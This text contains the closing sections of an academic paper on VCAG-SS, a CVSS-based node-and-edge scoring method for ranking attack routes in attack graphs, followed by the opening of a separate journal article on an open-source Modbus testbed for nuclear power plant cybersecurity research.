In this paper, we propose VCAG-SS, a node-edge vulnerability correlation analysis method for attack graph-based optimized attack route detection. The nodes PCs, servers, users, and the like are included in the network, and node information includes IP, access location, and CVE information. Further, the edge refers to the relationship between the vulnerabilities of the nodes. For example, assuming that $\mathrm{CVE_i}$ and $\mathrm{CVE_j}$ vulnerabilities exist, $\mathrm{CVE_i}$ steals administrator information through an attack, and $\mathrm{CVE_j}$ performs an attack under the precondition that it has the authority of an administrator, then this indicates that $\mathrm{CVE_i}$ is an attack that must be carried out before $\mathrm{CVE_j}$ is performed. Therefore, the vulnerability correlation analysis identifies the relationship between the vulnerabilities existing between the two nodes. The information collected in this way calculates the individual risk of nodes and edges through the VCAG-SS, and the overall risk score for the attack route is calculated by adding the node risk score and the edge risk score of the attack route. For the node risk, the CVSS score is used, and for the edge risk, the access location, attack type, CIA, and correlation are used. The proposed method calculates the edge weight using the correlation index between vulnerabilities and the CIA values for each access location, attack target, and vulnerability; through this, the node-edge value that provides the optimal route at the minimum cost is identified. The proposed method can be expressed as:

$$VCAG - SS_{route} = (nodeRank_{route} + arsRank_{route}) * Path_{route} \tag{1}$$

Based on the node risk, edge risk, and number of routes, the attack priority risk is calculated for the corresponding route. The node risk is determined as in Equation (2), and the CVSS score of the vulnerability occurring in the node is used. The edge risk is as expressed in Equation (3), and the evaluation is performed with the access method of the two nodes, the type of attack performed on each node, the CIA, and the correlation between the two nodes.

$$nodeRank = CVSS_{node}\ Score \tag{2}$$

$$arsRank = w_1 AL + w_2 AT + w_3 CIA + w_4 CCI \tag{3}$$

Equations (4)–(6) are the methods used to obtain each item of the edge risk, where AL is the access location, AT is the target of attack, CIA is the CIA value for each vulnerability, and CCI is the correlation index between vulnerabilities. w_1, w_2, w_3, and w_4, respectively, refer to the weights according to the access location, attack target, CIA value for each vulnerability, and the correlation index between vulnerabilities, which are arbitrarily calculated by the user according to the relative importance of the four values. The AL values are calculated according to the proposed method with the access methods (network, local, etc.) of two nodes. To determine which attack method was used in the attack type, the CIA used the CVSS-based CIA of the vulnerability. The vulnerability correlation index can be used by experts to evaluate the correlation between possible vulnerabilities in the two nodes.

$$Access\ Location\ (AL) = Node_i\ AL\ weight * \ Node_j\ AL\ weight \tag{4}$$

$$Attack\ Type\ (AT) = \frac{number\ of\ attack_i}{\sum_{k=1}^{n} k_{attack_i}} \tag{5}$$

$$CIA = CVSS_{confidentiality} + CVSS_{intergrity} + CVSS_{availability} \tag{6}$$

$$CVE\ correlation\ index\ (CCI) = c_{i,j} \tag{7}$$

3.1. Access Location

The access location is one of the important factors to determine the vulnerability of hosts and servers, and it can be divided into external and internal access. External access refers to direct access to the host or server from the external network, without going through a host or server in another internal network, and an attacker can perform various attacks through the external network. Representative attack methods include DDos, hijacking, drive-by, password, and phishing attacks. Conversely, internal access means that the host or server can only be accessed through another internal host or server. As such, external access can only be exposed to a larger variety of attacks than internal access, so there are much more vulnerabilities in external access.

The access location can be largely divided into external and internal, and in detail, it can be divided into network, adjacent network, local, and physical. "Network" means that "the node (host, server, etc.) can be accessed from all external networks"; "adjacent network" means "the node can only be accessed from the adjacent external network"; "local" means "the node can be accessed only from the internal network"; and "physical" means "the node can only be accessed by a physical method". The access location was defined based on the attack vector (access vector) provided by the CVSS, and it was proposed to be applicable according to the CVSS version as presented in Table 1.

Table 1. Access location weight according to CVSS version.

Type	**CVSS Version**		
	1.0	**2.0**	**3.0++**
Network	1.0	1.0	0.85
Adjacent network	-	0.646	0.62
Local	0.7	0.395	0.55
Physical	-	-	0.20

We calculated the edge weights based on the association between the two nodes; the access location weights defined in Table 1 are defined for the two nodes and the edge weights in Table 2 are defined according to Equation (4).

Table 2. Access location weight based on associations between two nodes.

		Node i			
		Network	**Adjacent Network**	**Local**	**Physical**
Node j	**network**	0.7725	0.527	0.4675	0.17
	adjacent network	-	0.3844	0.341	0.124
	Local	-	-	0.3025	0.11
	physical	-	-	-	0.04

3.2. Attack Type

The attack type was defined based on the thirteen vulnerabilities that were defined in [32] and the relative vulnerability occurrence rate according to Equation (5). $\sum_{k=1}^{n} \mathrm{k}_{\mathrm{attack}_i}$ means the total number of occurrences of each vulnerability provided, and the number of attack$_i$ is the number of occurrences of a specific vulnerability in the previous year. Through this, the relative weight of each type of vulnerability can be obtained. w is the weight given to the attack target, and we used a w value of 2. The 13 attack targets are DoS, Code Execution, Overflow, Memory Corruption, Sql Injection, XSS, Directory Traversal, Http Response Splitting, Bypass something, Gain Information, Gain Privileges, CSRF, and File Inclusion. For example, if there were vulnerabilities that occurred in 2021 and the number of occurrences was as presented in Table 3, it could be calculated as (1836/14,318) = 0.1287 in the case of DoS, and as (1680/14,318) = 0.1173 in the case of overflow.

Table 3. Number of identifications by attack target that occurred in 2021 [32].

DoS	Code Execution	Overflow	Memory Corruption
1836	3843	1680	484
XSS	**Directory Traversal**	**Http response Splitting**	**Bypass something**
2703	503	5	874
Gain Privileges	**CSRF**	**File Inclusion**	
260	504	46	

3.3. CIA Impact by Vulnerability

The CIA impact for each vulnerability used the CIA impact of the base metric used in the formula proposed in the CVSS [33]. CIA refers to confidentiality, integrity, and availability. The corresponding values used the CIA impact value provided by each version of CVSS, and Table 4 presents those values. Moreover, suitable weights can be used depending on the CVSS version. In CIA, the values for each type of C, I, and A are the same for each version.

Table 4. CIA impact according to CVSS Version.

Type	CVSS Version		
	1.0	**2.0**	**3.0++**
High	1.0	0.66	0.56
Low	0.7	0.275	0.22
None	0.0	0.0	0.0

3.4. Correlation Index between Vulnerabilities

We generated a matrix based on the prerequisites between the CVE of the two nodes. A correlation between nodes can help identify what kind of relationship there is. At that time, information such as the presence or absence of pre and post conditions, similar attack methods, and conflicting attack methods was identified. Through this, the correlation index between vulnerabilities was generated, and the method was as follows:

$$c_{i,j} = c(v_i, v_j) \tag{8}$$

In the proposed correlation index method (c), the vulnerabilities belonging to the two nodes (i, j) are identified, and the prerequisite relationship is identified accordingly. If the vulnerability in v_i is a prerequisite or an attack that occurs in advance to the vulnerability in v_j, then the matrix is defined as a value of 1; in the opposite case, it is defined as a value of 0. This is also determined when the two nodes are opposite to each other. That is, all the preconditions between the two nodes are grasped ($v_i \leftrightarrow v_j$). The preconditions of the two nodes analyzed in this way can be expressed in the manner listed in Table 5, and the weights for each situation are defined and used in the previously defined arsRank.

Table 5. Weight according to preconditions between two nodes.

		v_i	
		$v_i \in v_l$	$v_i \notin v_l$
v_l	$v_i \in v_l$	5	3
	$v_i \notin v_l$	3	1

4. Experiment

In this section, an experiment is conducted using a network established by obtaining the opinions of experts and data generated with vulnerabilities. It evaluates the risk of each node and edge present in the network, defines six possible attack routes, and calculates the risk of each route.

4.1. Data Set

In this paper, we defined the network and detailed information (vulnerability, port, address, etc.) according to each node. In particular, the network and its vulnerabilities were established with the advice of a group of experts. The network built using this method is illustrated in Figure 1, and the attacker started the attack through node A and aimed to reach node J, the final target. Each node contained vulnerabilities for an attacker to perform an attack, and there were nine nodes (PC and server), with 11 vulnerabilities defined.




Figure 1. Network that included nodes and vulnerabilities generated in this experiment.

4.2. Priority Evaluation According to Attack Route

First, the attack priority was calculated through a method that suggested the risk of each node and edge. Table 6 lists the result of calculating the risk for each node, and Table 7 presents the result of calculating the risk for each edge. C^1 and C^2 denotes CVE-2007-5969, CVE-2014-2440. All values related to CVSS were calculated based on version 2.0. The node risk was calculated using the CVSS basic score of the vulnerabilities of each node (PC, server, etc.), and the edge risk was calculated by applying the risk calculation method suggested in Section 3. Regarding the weight of each item of edge risk, the attack location, attack type, and node association were judged to be more important than the CIA, and the weight was calculated while reflecting this.

Table 6. Node risk calculation results.

Node	Node Risk	Node	Node Risk
A	0	F	2.1
B	5	G	6.25
C^1	7.1	H	4.6
C^2	5.1	I	6.4
D	7.2	J	2.1
E	2.1		

Table 7. Edge risk calculation results.

Edge	Edge Risk	Edge	Edge Risk
A-B	2.4664	D-H	3.2968
A-C^1	3.9514	D-I	2.1914
A-C^2	2.7964	D-G	2.6864
B-D	3.6214	G-D	7.6214
C-G	7.7026	G-I	2.4114
D-E	5.9976	I-J	1.9164
D-F	1.9976		

For the node risk, the experimental results confirmed that nodes with vulnerabilities with relatively high CVSS scores showed higher values. It was confirmed that nodes with various vulnerabilities scored higher than attacks that could penetrate through a single vulnerability, such as nodes C, G, and I, and that nodes that could attack with various nodes such as nodes D and G also scored higher. In terms of the edge risk, it was confirmed that the nodes (attack locations) that can be accessed from outside rather than inside and the attack types that occurred more frequently as of 2021 showed relatively higher risks. As a result of comparing D-G and G-D edge analysis, it was confirmed that the edge risk differed depending on the correlation between each vulnerability, and that even when connected to various nodes such as node D, different risk scores were calculated depending on how the vulnerability of each node was related to the vulnerability of node D. Further, in the case of A-C, it was confirmed that the vulnerabilities used to attack the two nodes and the corresponding correlation showed different edge risks, although they were the same nodes. Next, the risk for each attack route was calculated based on the calculated node and edge risk; Table 8 lists the attack route used in this experiment. Table 9 lists the results, and the attack route risk was calculated with 10 as the maximum. In the attack $path_{route}$ risk calculation, along with the risks of nodes and edges, the path route that was calculated based on the total number of nodes passed to reach the final target, node J, is also included. $path_{route}$ is a value obtained by dividing the maximum number of routes to reach the final goal by the number of corresponding attack routes. The longer the $path_{route}$, the lower the value. There were six routes in total, and the nodes and the edges used according to each route were as follows.

Table 8. Nodes and edges along the attack route.

Attack Route	Node and Edge	Attack Route	Node and Edge
Route 1	a-b-d-i-j	Route 4	a-c_1-g-d-i-j
Route 2	a-d-b-g-i-j	Route 5	a-c_2-g-i-j
Route 3	a-c_1-g-i-j	Route 6	a-c_2-g-d-i-j

Table 9. VCAG-SS risk assessment results according to attack vectors.

Attack Route (Path)	VCAG-SS Score	Attack Route (Path)	VCAG-SS Score
Route 1 (5)	3.7075	Route 4 (6)	5.2433
Route 2 (6)	4.0052	Route 5 (5)	4.1612
Route 3 (5)	4.5398	Route 6 (6)	4.9278

It was confirmed that the risk of the fourth attack route was the highest, and it was confirmed that the risk increased that much because the path was connected to the most nodes, and passed through D nodes with various attack methods. Further, the vulnerability score for Path 3 was higher than those for Paths 1 and 5, which had the same number of paths. It was confirmed that the access method (access location) of the nodes was from the outside, and it was an attack type that was used relatively more frequently than the attack type used in other routes. It was also confirmed that attack routes containing routes with a high edge risk had a relatively high attack route risk scores than the other routes. We compared the proposed method with the method used in previous research. Since most previous research works do not provide open network data and the information used is different from each other, we compared research works that improved the value of CVSS. As presented in Table 10, the priority for attack routes is the same as a result of comparing the proposed method with existing methods, and there is only a deviation in the degree of risk for each route.

Table 10. Comparative experimental results.

Attack Route	Proposed	WIVSS [16]	Attack Route	Proposed	WIVSS [16]
Route 1	3.7075	4.7299	Route 4	5.2433	7.2499
Route 2	4.0052	5.1247	Route 5	4.1612	5.4416
Route 3	4.5398	6.1016	Route 6	4.9278	6.6999

5. Conclusions

In this paper, we proposed a method for defining node and edge values based on the information of the network, accordingly calculating the risk of each node and edge, and calculating the risk of a specific attack path through this. In previous research, the information contained in the node was used preferentially; in particular, the vulnerability scores provided by CVSS were used. However, in this study, we aimed to solve the problems associated with previous studies by proposing a method to calculate edge risk along with these values. A formula for calculating edge risk score was defined; access location, attack type, CIA, and correlation were calculated; and we attempted to use correlation to calculate more accurate risk scores through a vulnerability correlation analysis of two nodes. In the process of calculating the edge risk score, by analyzing the link between the two nodes, it was possible to determine which node was more dangerous when moving from one node to the next. This method also helped reduce the error of the risk generated by calculating the risk using only the CVSS information held by previous research. For the experiment, a network was built, an attack route was defined, and the risk level for each attack route was finally calculated. As a result of the experiment, the risks for 12 nodes and 13 edges were calculated, and through this, the risk score increased as the number of vulnerabilities increased or the number of nodes that could go through the node increased. In the edge risk score, it was confirmed that the risk was calculated differently depending on the prerequisites required for the vulnerability even if the two nodes were the same, and even if the two edges started from the same node, the risk varied depending on which vulnerability the arrival node had. Moreover, we calculated the risk score for six attack routes, and it was confirmed that the higher the risk calculated through nodes and edges, the higher the risk, which depended on the correlation between the states of the nodes included in the attack path and the vulnerability. In addition, we confirmed the number of paths according to the attack route, and we confirmed that the states of the nodes and edges included in it was more important than the number of paths. Unlike previous research, this paper proposed a method of measuring risk score by defining an edge rather than improving its own values of the CVSS. This made it possible to calculate a simple and effective attack route risk score. However, since the values of CVSS 2.0 were used as is, the values were old, and an association analysis between nodes was performed, but the pre and post conditions of vulnerabilities were judged through experts, so a more accurate analysis should be conducted. Therefore, in future research, we will propose a more sophisticated risk calculation method by constructing a more complex network data set, calculating the risk along the attack path, and upgrading the node risk and edge risk. Further, since the number of paths to go through increases as the network becomes larger, we will also study how to effectively apply the number of paths to the attack vector risk.

Author Contributions: Conceptualization, S.-S.H.; methodology, G.-Y.S.; software, G.-Y.S.; validation, J.-S.L. and H.-R.O.; formal analysis, I.-S.H.; investigation, H.-R.O.; resources, I.-S.H.; data curation, H.-K.K.; writing—original draft preparation, G.-Y.S.; writing—review and editing, S.-S.H.; supervision, J.-S.L.; project administration, H.-R.O.; funding acquisition, H.-R.O. All authors have read and agreed to the published version of the manuscript.

Funding: This work was funded by the Defense Acquisition Program Administration and Agency for Defense Development under the contract cybercenter-MIS-997(21.10.15).

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Conflicts of Interest: The authors declare no conflict of interest.

References

1. Strickland, E. AI agents play hide-and-seek: An OpenAI project demonstrated "emergent behavior" by AI players-[News]. *IEEE Spectr.* **2019**, *56*, 6–7. [CrossRef]
2. Pridmore, L.; Lardieri, P.; Hollister, R. National Cyber Range (NCR) automated test tools: Implications and application to network-centric support tools. In Proceedings of the 2010 IEEE AUTOTESTCON, Orlando, FL, USA, 13 September 2010; pp. 1–4. [CrossRef]
3. Yamin, M.M.; Katt, B.; Gkioulos, V. Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. *Comput. Secur.* **2020**, *88*, 101636. [CrossRef]
4. Jha, S.; Sheyner, O.; Wing, J. Two formal analyses of attack graphs. In Proceedings of the 15th IEEE Computer Security Foundations Workshop, Washington, DC, USA, 24 June 2002; pp. 49–63.
5. Jajodia, S.; Noel, S.; O'Berry, B. Topological Analysis of Network Attack Vulnerability. In *Managing Cyber Threats*; Springer: Boston, MA, USA, 2005; pp. 247–266. [CrossRef]
6. Ingols, K.; Lippmann, R.; Piwowarski, K. Practical attack graph generation for network defense. In Proceedings of the 2006 22nd Annual Computer Security Applications Conference (ACSAC'06), Miami Beach, FL, USA, 11 December 2006; pp. 121–130.
7. Ammann, P.; Wijesekera, D.; Kaushik, S. Scalable, graph-based network vulnerability analysis. In Proceedings of the 9th ACM Conference on Computer and Communications Security, Washington, DC, USA, 18 November 2002; pp. 217–224.
8. Wang, L.; Noel, S.; Jajodia, S. Minimum-cost network hardening using attack graphs. *Comput. Commun.* **2006**, *29*, 3812–3824. [CrossRef]
9. Sheyner, O.; Wing, J. Tools for generating and analyzing attack graphs. In *International Symposium on Formal Methods for Components and Objects*; Springer: Berlin/Heidelberg, Germany, November 2003; pp. 344–371.
10. Walter, E.; Ferguson-Walter, K.; Ridley, A. Incorporating Deception into CyberBattleSim for Autonomous Defense. *arXiv* **2021**, arXiv:2108.13980.
11. Hammar, K.; Stadler, R. Finding Effective Security Strategies through Reinforcement Learning and Self-Play. In Proceedings of the 2020 16th International Conference on Network and Service Management (CNSM), Izmir, Turkey, 2–6 November 2020; pp. 1–9. [CrossRef]
12. Yoon, S.; Cho, J.-H.; Kim, D.S.; Moore, T.J.; Free-Nelson, F.; Lim, H. Attack Graph-Based Moving Target Defense in Software-Defined Networks. *IEEE Trans. Netw. Serv. Manag.* **2020**, *17*, 1653–1668. [CrossRef]
13. Gonda, T.; Pascal, T.; Puzis, R.; Shani, G.; Shapira, B. Analysis of Attack Graph Representations for Ranking Vulnerability Fixes. In Proceedings of the Global Conference on Artificial Intelligence, Luxembourg, 17–19 September 2018; pp. 215–228. [CrossRef]

14. Lu, L.; Safavi-Naini, R.; Hagenbuchner, M.; Susilo, W.; Horton, J.; Yong, S.L.; Tsoi, A.C. Ranking attack graphs with graph neural networks. In Proceedings of the International Conference on Information Security Practice and Experience, Xi'an, China, 13–15 April 2009; pp. 345–359.
15. Yang, X.; Shunhong, S.; Yuliang, L. Vulnerability ranking based on exploitation and defense graph. In Proceedings of the 2010 International Conference on Information, Networking and Automation (ICINA), Kunming, China, 17–19 October 2010; pp. V1-163–V1-167. [CrossRef]
16. Spanos, G.; Sioziou, A.; Angelis, L. WIVSS: A new methodology for scoring information systems vulnerabilities. In Proceedings of the 17th Panhellenic Conference on Informatics, Thessaloniki, Greece, 19–21 September 2013; pp. 83–90.
17. Jacobs, J.; Romanosky, S.; Edwards, B.; Adjerid, I.; Roytman, M. Exploit Prediction Scoring System (EPSS). *Digit. Threat. Res. Pract.* **2021**, *2*, 1–17. [CrossRef]
18. Gallon, L.; Bascou, J.J. Using CVSS in attack graphs. In Proceedings of the 2011 Sixth International Conference on Availability, Reliability and Security, Vienna, Austria, 22–26 August 2011; pp. 59–66.
19. Gencer, K.; Başçiftçi, F. The fuzzy common vulnerability scoring system (F-CVSS) based on a least squares approach with fuzzy logistic regression. *Egypt. Inform. J.* **2020**, *22*, 145–153. [CrossRef]
20. Allouzi, M.A.; Khan, J.I. Identifying and modeling security threats for IoMT edge network using Markov chain and common vulnerability scoring system (CVSS). *arXiv* **2021**, arXiv:2104.11580.
21. Putra, F.G.; Soewito, B. Measurement of Security System Performance on Websites of Personnel Information Systems in Government Using Common Vulnerability Scoring System. *J. Pendidik. Tambusai* **2022**, *6*, 2949–2957.
22. Kai, S.; Zheng, J.; Shi, F.; Lu, Z. A CVSS-based Vulnerability Assessment Method for Reducing Scoring Error. In Proceedings of the 2021, 2nd International Conference on Electronics, Communications and Information Technology (CECIT), Sanya, China, 27–29 December 2021; pp. 25–32. [CrossRef]
23. Reyes, J.; Fuertes, W.; Arévalo, P.; Macas, M. An Environment-Specific Prioritization Model for Information-Security Vulnerabilities Based on Risk Factor Analysis. *Electronics* **2022**, *11*, 1334. [CrossRef]
24. Li, Z.-Y.; Xie, C.-H.; Tao, R.; Zhang, H.; Shi, N. A Network Security Analysis Method Using Vulnerability Correlation. In Proceedings of the 2009 Fifth International Conference on Natural Computation, Tianjian, China, 14–16 August 2009; pp. 17–21. [CrossRef]
25. Ali, M.U.; Aydi, H.; Batool, A.; Parvaneh, V.; Saleem, N. Single and Multivalued Maps on Parametric Metric Spaces Endowed with an Equivalence Relation. *Adv. Math. Phys.* **2022**, *2022*, 6188108. [CrossRef]
26. Zhou, M.; Saleem, N.; Liu, X.-L.; Özgür, N. On two new contractions and discontinuity on fixed points. *AIMS Math.* **2022**, *7*, 1628–1663. [CrossRef]
27. Saleem, N.; Zhou, M.; Bashir, S.; Husnine, S.M. Some new generalizations of *F*-contraction type mappings that weaken certain conditions on Caputo fractional type differential equations. *AIMS Math.* **2021**, *6*, 12718–12742. [CrossRef]
28. Kalsoom, A.; Saleem, N.; Işık, H.; Al-Shami, T.M.; Bibi, A.; Khan, H. Fixed Point Approximation of Monotone Nonexpansive Mappings in Hyperbolic Spaces. *J. Funct. Spaces* **2021**, *2021*, 3243020. [CrossRef]
29. Liang, L.; Yang, J.; Liu, G.; Zhu, G.; Yang, Y. Novel method of assessing network security risks based on vulnerability correlation graph. In Proceedings of the 2012 2nd International Conference on Computer Science and Network Technology, Changchun, China, 29–31 December 2012; pp. 1085–1090.
30. Nan, X.; Chen, R.; Tian, H.; Liu, Y. Network Situation Risk Assessment Based on Vulnerability Correlation Analysis. In Proceedings of the 2021 IEEE International Conference on Progress in Informatics and Computing (PIC), Shanghai, China, 17–19 December 2021; pp. 330–334.
31. Debnath, J.K.; Xie, D. CVSS-based Vulnerability and Risk Assessment for High Performance Computing Networks. In Proceedings of the 2022 IEEE International Systems Conference (SysCon), Montreal, QC, Canada, 25 April–23 May 2022; pp. 1–8. [CrossRef]
32. CVE Detail. Available online: https://www.cvedetails.com/vulnerabilities-by-types.php (accessed on 30 May 2022).
33. FiRst. Available online: https://www.first.org/cvss/ (accessed on 30 May 2022).

Article

Development of an Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants

Israel Barbosa de Brito † and Rafael T. de Sousa, Jr. *,†

Electrical Engineering Department (ENE), University of Brasilia (UnB), Brasilia 70910-900, Brazil
* Correspondence: desousa@unb.br; Tel.: +43-660-3287490
† These authors contributed equally to this work.

Abstract: The possibility of cyber-attacks against critical infrastructure, and in particular nuclear power plants, has prompted several efforts by academia. Many of these works aim to capture the vulnerabilities of the industrial control systems used in these plants through computer simulations and hardware in the loop configurations. However, general results in this area are limited by the cost and diversity of existing commercial equipment and protocols, as well as by the inherent complexity of the nuclear plants. In this context, this work introduces a testbed for the study of cyber-attacks against a realistic simulation of a nuclear power plant. Our approach consists in surveying issues regarding realistic simulations of nuclear power plants and to design and experimentally validate a software testbed for the controlled analysis of cyberattacks against the simulated nuclear plant. The proposal integrates a simulated Modbus/TCP network environment containing basic industrial control elements implemented with open-source software components. We validate the proposed testbed architecture by performing and analyzing a representative cyberattack in the developed environment, thus showing the principles for the analysis of other possible cybernetic attacks.

Keywords: cybersecurity; nuclear power plants; Asherah Nuclear Power Plant Simulator; GNS3; PLC; OpenPLC; SCADA; ScadaBR; Modbus; ModRSsim2; industrial control systems (ICS)

Citation: de Brito, I.B.; de Sousa, R.T., Jr. Development of an Open-Source Testbed Based on the Modbus Protocol for Cybersecurity Analysis of Nuclear Power Plants. *Appl. Sci.* **2022**, *12*, 7942. https://doi.org/10.3390/app12157942

Academic Editors: Leandros Maglaras, Helge Janicke and Mohamed Amine Ferrag

Received: 7 July 2022
Accepted: 27 July 2022
Published: 8 August 2022

1. Introduction

The main question addressed by this research is the design and validation of an easily reproducible and accurate testbed for nuclear power plant (NPP) cybersecurity research. It is important to bring results regarding the protection of such cyber-physical infrastructures because there is concern of attacks against the monitoring and control systems used in real nuclear plants. However, there are inherent risks associated with the safe operation of radioactive materials and high costs involved in suspending nuclear plant operation for safely testing cyber-attacks and defense measures. This scenario makes the use of nuclear power plant simulations almost unavoidable in these situations. Therefore, presently and in the foreseeable future, this question needs to be addressed to comprehend the possible cyber-attacks, their related risks, and to compose adequate protection measures.

As lately increased computing power allows the operation of realistic simulations of nuclear reactors on personal computers, this paper contributes with the design of a robust simulation-based testbed for NPP cybersecurity studies, combining low-cost hardware and software, to enable realistic simulations of the controlled physical processes and the used communications networks. The validation of the proposal raises another paper contribution in the form of a method for simulating cyber-attacks, presenting a case scenario that illustrates how to minimize the cost, difficulty, and complexity of NPP cybersecurity analysis, while maximizing the accuracy, reproducibility, and scalability of this type of experimental setup.

Recent years have seen a rise in cases of cyber-attacks against critical infrastructure. The impact of these attacks covers a spectrum that ranges from essential service interruption and financial loss to physical destruction. These attacks have been facilitated by the increasing digitalization in critical infrastructure sectors, and the convergence between information technology (IT) and operational technology (OT).

Examples taken from industry at large include: in 2013, the cyber-attack that paralyzed a German steel processing plant; and the attacks of 2015 and 2016 against Ukraine's power distribution grid, responsible for disrupting the power supply of thousands of homes [1]. Specifically in the nuclear industry, cases are known such as: in 2003, in the USA, the Slammer worm disabled the safety monitoring system at the Davis–Besse nuclear power plant (NPP); in 2006, in the USA, controller data traffic overload caused the shutdown of unit 3 at the Browns Ferry NPP; in 2010, in Iran, the Stuxnet worm destroyed uranium enrichment centrifuges; in 2014, in South Korea, hackers gained access to critical information about the operation of Korea Hydro & Nuclear Power NPP and demanded the shutdown of 3 reactors [2,3].

In response to the growing perceived cybersecurity threat against nuclear power plants, the academia has sought to contribute on several fronts. Research in this area encompasses proposals such as: qualitative assessments; best practice proposals; risk evaluations; cyber-attack scenario studies; development of intrusion detection systems (IDS); precautions with supply chain; and cyber–physical protection systems; among others.

Many of these studies rely on computer simulations as their main working tool, be it purely software-based, or in a hybrid configuration (hardware-in-the-loop, HIL). Indeed, for many decades, the use of computer simulations has turned into established practice in the nuclear industry, particularly for training purposes, but also in the design and licensing phases of the construction and operation of the reactors. The inherent risks associated with the safe operation of radioactive materials and the high costs involved make the use of simulations unavoidable in these situations [4].

Nuclear codes and full scope simulators are of high complexity and financial value, and are generally beyond the wider reach of the academic community. Additionally, they offer little flexibility, as they are designed specifically for the NPP model where they will be employed. Finally, they do not address important aspects for real-world cybersecurity studies, such as industrial communications networking and the interfacing of OT with the company's IT structure. This scenario leaves researchers with the task of developing appropriate testbeds in order to: on the one hand, be able to draw sufficiently general conclusions about the cybersecurity of nuclear power plants; and, on the other hand, avoid oversimplification of the simulated scenarios.

Fortunately, in recent years, computing power has increased enough to allow the operation of realistic simulations of nuclear reactors on personal computers. Examples are the series of simulators developed and made available to the public by the International Atomic Energy Agency (IAEA) [5,6]. On the other hand, operating system (OS) virtualization technology has become popular to the point of enabling, by means of virtual machines (VM), the integration of these simulations with other typical OT elements in the form of software, such as supervisory control and data acquisition system (SCADA) and programmable logic controllers (PLC); in communication networks that use protocols specific to the automation industry. Together, these techniques enable the conformation of robust testbeds for NPP cybersecurity studies.

The purpose of this paper is to take advantage of these developments to propose one such testbed. Centered on the possibility of carrying out cyber-attacks against the Asherah NPP Simulator (ANS), developed by the University of Sao Paulo (Brazil) for the International Atomic Energy Agency (IAEA) Coordinated Research Project (CRP) "Enhancing Computer Security Incident Analysis at Nuclear Facilities" [4,7]; integrated into a Modbus/TCP virtual network communicating with complementary OT elements based on open-source software.

The remainder of the paper is organized as follows: Section 2 review the literature and explore research gaps to be improved; Section 3 describes how the proposed testbed was designed and implemented; Section 4 applies the testbed to perform a specific cyber-attack scenario and evaluates the experimental results; Section 5 discusses the possibility of employing the testbed for intrusion detection and defensive capabilities research; and

Section 6 draws general conclusions, discusses limitations and suggests areas for future studies.

2. Related Work

Our general hypothesis argues for the potential benefits of adoption of purely software-based industrial testbeds or in combination with low-cost hardware, for cybersecurity research purposes. Furthermore, we believe that these need to be based, as far as possible, on realistic simulations of the controlled physical processes and of the communications networks used, both in its OT and IT dimensions. In this way, we will be able to minimize the cost, difficulty, and complexity while maximizing the accuracy, reproducibility, and scalability of this type of experimental setup.

From this perspective, we list below some related work (this does not focus on the uses of a HIL configuration for training purposes such as [8]); by way of example and without any attempt to exhaust the list of initiatives in the area. At the same time, we recognize that some of these works consider testbed development to be only a preliminary step to achieve diverse specific research goals. Nonetheless, we believe that the principles that guided the development of our testbed can be of value to the cybersecurity community in general.

C. N. Boldea, 2011 [9], suggested an open-source software framework to setup a SCADA testbed where the network would be provided by the application GNS3, connecting at one end a Modbus client simulator (ModRSsim2) and at the other end a SCADA server (Free Scada). The author indicates the possibility of performing DoS attacks from a VM situated in the same network against port 502 of the Modbus client. The article presents some good ideas, but does not offer further elaboration or describe practical results eventually obtained.

J. Z. Thornton, 2015 [10], designed a virtual SCADA laboratory where the physical process (gas pipeline) was modeled out of complex mathematical equations simulated by the Simulink/Matlab software [11]. This allows for a more complete study of the behavior of a physical system during a cyber-attack. The control logic expressed in ladder language was emulated by Python programming. The communication via Modbus/TCP by Python libraries (modbus_tk). The SCADA was partly implemented with a proprietary solution (GE iFix) and partly by Python libraries (TKInter). The pervasive use of Python on the testbed, while positive from a monetary perspective, could have contributed to diminishing the realism of the proposed virtual lab. Furthermore, the use of proprietary software should be avoided, if possible, in our view.

M. Andrey Teixeira et al., 2018 [12], present the development of a SCADA testbed to be used for cybersecurity research. Their setup was dedicated to controlling a water storage tank in a HIL configuration via the Modbus protocol. The effects of reconnaissance industrial network cyber-attacks on the testbed were assessed and used to train machine learning (ML) algorithms, in order to develop an automated IDS. However, the choice of the industrial subprocess to be simulated is too simple, and thus limits the possible practical applications of the model. Furthermore, it resorts to specific commercial hardware such as the Schneider PLC model M241CE40, which restricts the generality of its conclusions and complicates the reproducibility of the experiment.

S. Figueroa-Lorenzo et al., 2019 [13], in order to test their proposal to improve the security of the Modbus protocol, have built a virtual testbed, containing TCP/IP software network elements (firewall, routers and switches) made available by Cisco for use in the network simulator GNS3. Since the authors' approach was based on applying the Transport Layer Security (TLS) technique to traditional Modbus TCP/IP protocol, they assumed that the cybersecurity of the model is guaranteed by design. It then remained to evaluate possible problems arising from implementation flaws and low performance, which could be verified with the help of the arranged setup. This article shows the power and flexibility of virtualized testbeds, for exploring various aspects of cybersecurity of industrial control systems (ICS). However, it relied on proprietary software in its choice of implementation (Cisco GNS3 Appliances).

